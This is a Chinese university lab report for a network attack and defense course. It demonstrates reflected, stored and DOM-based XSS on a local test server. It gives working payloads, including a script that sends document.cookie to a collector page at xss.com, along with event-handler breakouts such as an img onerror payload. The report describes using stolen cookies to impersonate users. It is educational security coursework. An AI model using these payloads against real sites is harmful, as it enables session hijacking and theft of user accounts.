哈尔滨工业大学计算学部

《网络攻击与防御》

实验报告

计算机科学与技术学院

计算机系网络教研室制

|  |  |
| --- | --- |
| 课程名称： | 信息安全概论 |
| 实验名称： | XSS跨站脚本攻击原理与实践 |
| 指导教师： | 王彦 |
| 学生姓名： | 李世轩 |
| 组 号： |  |
| 实验日期： | 2022年5月23日 |
| 实验地点： |  |
| 实验成绩： |  |

实验报告撰写要求

实验操作是教学过程中理论联系实际的重要环节，而实验报告的撰写又是知识系统化的吸收和升华过程，因此，实验报告应该体现完整性、规范性、正确性、有效性。现将实验报告撰写的有关内容说明如下：

1、 实验报告模板为电子版。

2、 下载统一的实验报告模板，学生自行完成撰写和打印。报告的首页包含本次实验的一般信息：

*  组 号：例如：2-5 表示第二班第5组。
*  实验日期：例如：05-10-06 表示本次实验日期。(年-月-日)……
*  实验编号：例如：No.1 表示第一个实验。
*  实验时间：例如：2学时 表示本次实验所用的时间。

实验报告正文部分，从六个方面（目的、内容、步骤等）反映本次实验的要点、要求以及完成过程等情况。模板已为实验报告正文设定统一格式，学生只需在相应项内填充即可。续页不再需要包含首页中的实验一般信息。

3、 实验报告正文部分具体要求如下：

一、实验目的

本次实验所涉及并要求掌握的知识点。

二、实验环境

实验所使用的设备名称及规格，网络管理工具简介、版本等。

三、实验内容与实验要求

实验内容、原理分析及具体实验要求。

四、实验过程与分析

根据具体实验，记录、整理相应命令、运行结果等，包括截图和文字说明。

详细记录在实验过程中发生的故障和问题，并进行故障分析，说明故障排除的过程及方法。

五、实验结果总结

对实验结果进行分析，完成思考题目，总结实验的心得体会，并提出实验的改进意见。

六、附录

一、实验目的

1.能够理解XSS产生的原理

2.了解XSS的分类

3.掌握XSS盗取COOKIE的方法

二、实验环境

一台windows7、安装wampserver、火狐浏览器、Chrome浏览器

三、实验内容与实验要求

*实验内容、原理分析及具体实验要求。*

跨站脚本攻击(Cross Site Scripting)，为了不和层叠样式表(Cascading Style Sheets, CSS)的缩写混淆，故将跨站脚本攻击缩写为XSS。恶意攻击者往Web页面里插入恶意Script代码，当用户浏览该页之时，嵌入其中Web里面的Script代码会被执行，从而达到恶意攻击用户的目的。

它与SQL注入攻击类似，SQL注入攻击中以SQL语句作为用户输入，从而达到查询/修改/删除数据的目的，而在xss攻击中，通过插入恶意脚本，实现对用户游览器的控制，获取用户的一些信息。

XSS的分类：

1.反射型XSS，相对来说，危害较低，需要用户点击特定的链接才能触发。

2.存储型XSS，该类XSS会把攻击代码保存到数据库，所以也叫持久型XSS，因为它存在的时间是比较长的。


3.DOM 型XSS，这类XSS主要通过修改页面的DOM节点形成XSS，称为DOM Based XSS。

四、实验过程与分析

*根据具体实验，记录、整理相应命令、运行结果等，包括截图和文字说明。*

*详细记录在实验过程中发生的故障和问题，并进行故障分析，说明故障排除的过程及方法。*

实验步骤一

输入<script>alert('xss')</script>测试，测试XSS最常用的就是<script>alert('xss')</script>，如果页面存在XSS，那么就会弹出“XSS”这个字符。

然后点击submit，弹出了XSS，说明输入的数据被浏览器当成指令执行






打开页面源码，输入的标签的字体的颜色是深紫色，代表它被当成了代码来解析。




我们可以输入其他的JS代码，来让浏览器做其他的事，比如弹出用户cookie，在输入框中输入<script>alert(document.cookie)</script>，其中document.cookie可以用来获取用户的cookie。

发现弹出窗口中内容为空白，




这是因为访问的这个页面它没有给我们设置cookie。

修改该页面源码，当访问页面的时候，设置一下cookie，并启用session。




在访问该页面的时候，就会设置一个cookie，名称为username，值为xssuser，还会产生一个session。保存后再次访问该页面，重复上面的步骤，就会弹出新设置的cookie。




我们可以通过JS，构造一个请求，来请求一个我们有权限的页面，在构造请求的时候，把用户的cookie当作参数传过去，然后我们就可以在这个页面里，接收传过来的参数，然后再保存起来。所以首先需要写一个接收cookie的页面，它能够接收某个参数，然后保存起来。页面写好保存在c:\wamp\www\xss\的目录下，recv\_cookies.php这个文件就是用来接收cookie并保存的，源码如下：



接下来就是构造JS代码来发起一个http请求了。利用Image对象就可以很轻易地完成该任务，新建一个Image对象，然后设置src属性，浏览器在碰到src属性的时候，会自动请求该src指向的url。这个url就写我们刚才写的接收cookie的页面的url，并且传msg参数过去，值为cookie。最终构造的语句为：<script>new Image().src="http://xss.com/recv\_cookies.php?msg="+encodeURI(document.cookie);</script>





这样就拿到了用户的cookie，拿到cookie后，我们就可以替换cookie来冒充其他人的身份，来做一些恶意操作

实验步骤二




很明显可以看出来页面没有对“<>'"”等特殊字符进行实体编码。mysql\_escape\_string函数仅用来转义特殊字符而非对字符进行实体编码。

访问本步骤的测试页面：xss.com/xss-stor.php。


这里也选择留言输入框测试。




点击留言后，弹出了xss，输入的数据被浏览器当成代码执行



点击确定后，可以看到留言内容出显示空白。



查看页面源码，可以看到，空白的地方实际上是我们输入的留言内容，只是被当成了代码执行了，所以没有显示出来。



仔细观察url，发现没有参数，但是由于代码保存在数据库，每次访问该页面的时候，都会从数据库中查询出来，所以，用户只要访问该页面，该代码就会被执行。

我们模仿其他用户访问该页面，打开Chrome，访问该页面，因为HTTP是无状态协议，它依靠cookie来识别用户身份，但是不同浏览器之间cookie不共享，所以2个浏览器可以模拟2个用户的身份，因为2个浏览器访问同一个页面的话，产生的cookie不同，如果想要查看2个浏览器的cookie是否相同，可以在想要查看cookie的页面打开开发者工具，然后在控制台输入document.cookie就可以看到当前网站的cookie。



发现刚访问就直接弹窗，而我们根本就没有往页面写任何东西！这就是存储型XSS。想想前面的反射型XSS，相比反射型XSS必须在url中带上攻击代码，存储型XSS是不是更实用呢？

我们可以像反射型XSS一样，构造一个浏览器会自动加载的请求，比如img的src属性，然后在src属性的值里带上cookie，这样，当浏览器请求这个url的时候，就会在对方的web服务器上留下日志，而cookie保存在web日志中，当然也可以像实验步骤一一样用一个页面接收cookie更好。

存储型XSS相对反射型XSS来说，它多了数据库的参与，而反射型XSS没有参与。

实验步骤三




在这里，测试按钮被点击后调用了xssDom函数，在这个函数中，修改了页面的DOM节点，通过innerHTML把一段用户数据当作HTML写入到页面中，这就造成了DOM Based XSS



如果直接查看页面源码，会发现id为show的div中没有数据。



审查元素，发现我们输入的标签在双引号中间，可以看出很明显的语法错误。



我们要让他没有语法错误，就需要构造语句闭合一些标签，所以，我们首先需要一个单引号来闭合 a标签的href属性。然后一个“>”来闭合a标签的“<”。这样构造以后，就变成了“<a href=''>在这里构造利用代码'>xssDom</a>”。所以我们可以构造如下语句：

'><script>alert('xss');</script>

输入后点击测试，发现并没有弹出提示窗。同样审查元素。






直接插入script无法执行，但是我们可以利用事件来触发，比如：onerror，onclick等。


构造如下数据：

' onclick=alert(/xss/) //

此时页面代码就变成了:

<a href='' onclick=alert(/xss/) //'>xssDom</a>






此时点击这个超链接就可以触发alert函数。

还有其他构造方法。例如我们闭合a标签，然后引入另外一个标签，比如img标签，利用img标签在加载src的时候，如果出错会触发onerror函数，我们就可以做到自动执行脚本代码而不需要交互。尝试输入如下数据：

'><img src=123 onerror=alert(/xss/) />

点击提交后，页面立即弹窗。






